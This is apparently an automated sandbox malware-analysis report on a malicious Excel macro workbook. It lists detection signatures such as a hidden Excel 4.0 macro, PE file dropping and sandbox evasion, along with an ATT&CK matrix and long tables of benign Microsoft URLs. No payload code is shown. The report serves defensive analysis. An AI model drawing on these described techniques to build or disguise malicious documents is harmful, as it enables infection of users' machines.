ID: 412575
Sample Name:
4468873941_759979693.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:47:23
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 4468873941_759979693.xlsm

Overview


General Information

Sample Name:	4468873941_759979693.xlsm
Analysis ID:	412575
MD5:	b5021bc6cc8e2fc..
SHA1:	c11430e1206f25b.
SHA256:	5600e318bd25cb..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Office document tries to convince vi…
- Found Excel 4.0 Macro with suspicio…
- Office process drops PE file
- Tries to detect sandboxes and other…
- Yara detected MalDoc1
- Dropped file seen in connection with…
- Drops PE files
- Drops files with a non-matching file e…
- Excel documents contains an embe…
- Found dropped PE file which has no…
- PE file contains strange resources
- Unable to load, office file is protecte…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6264 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
sharedStrings.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (drops PE files)

Networking:

Yara detected MalDoc1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file


Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 1 1	Path Interception	Path Interception	Masquerading 1 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 1	Security Account Manager	System Information Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BBD11366.bmp	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://login.microsoftonline.com/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://shell.suite.office.com:1443	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://autodiscover-s.outlook.com/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://cdn.entity.	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://powerlift.acompli.net	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://cortana.ai	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://api.aadrm.com/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://api.microsoftstream.com/api/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://cr.office.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://graph.ppe.windows.net	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://store.office.cn/addinstemplate	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://web.microsoftstream.com/video/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://graph.windows.net	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://dataservice.o365filtering.com/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://ncus.contentsync.	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://weather.service.msn.com/data.aspx	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://apis.live.net/v5.0/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://management.azure.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://wus2.contentsync.	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://api.office.net	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://entitlement.diagnostics.office.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://outlook.office.com/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://templatelogging.office.com/client/log	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://outlook.office365.com/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://webshell.suite.office.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://management.azure.com/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
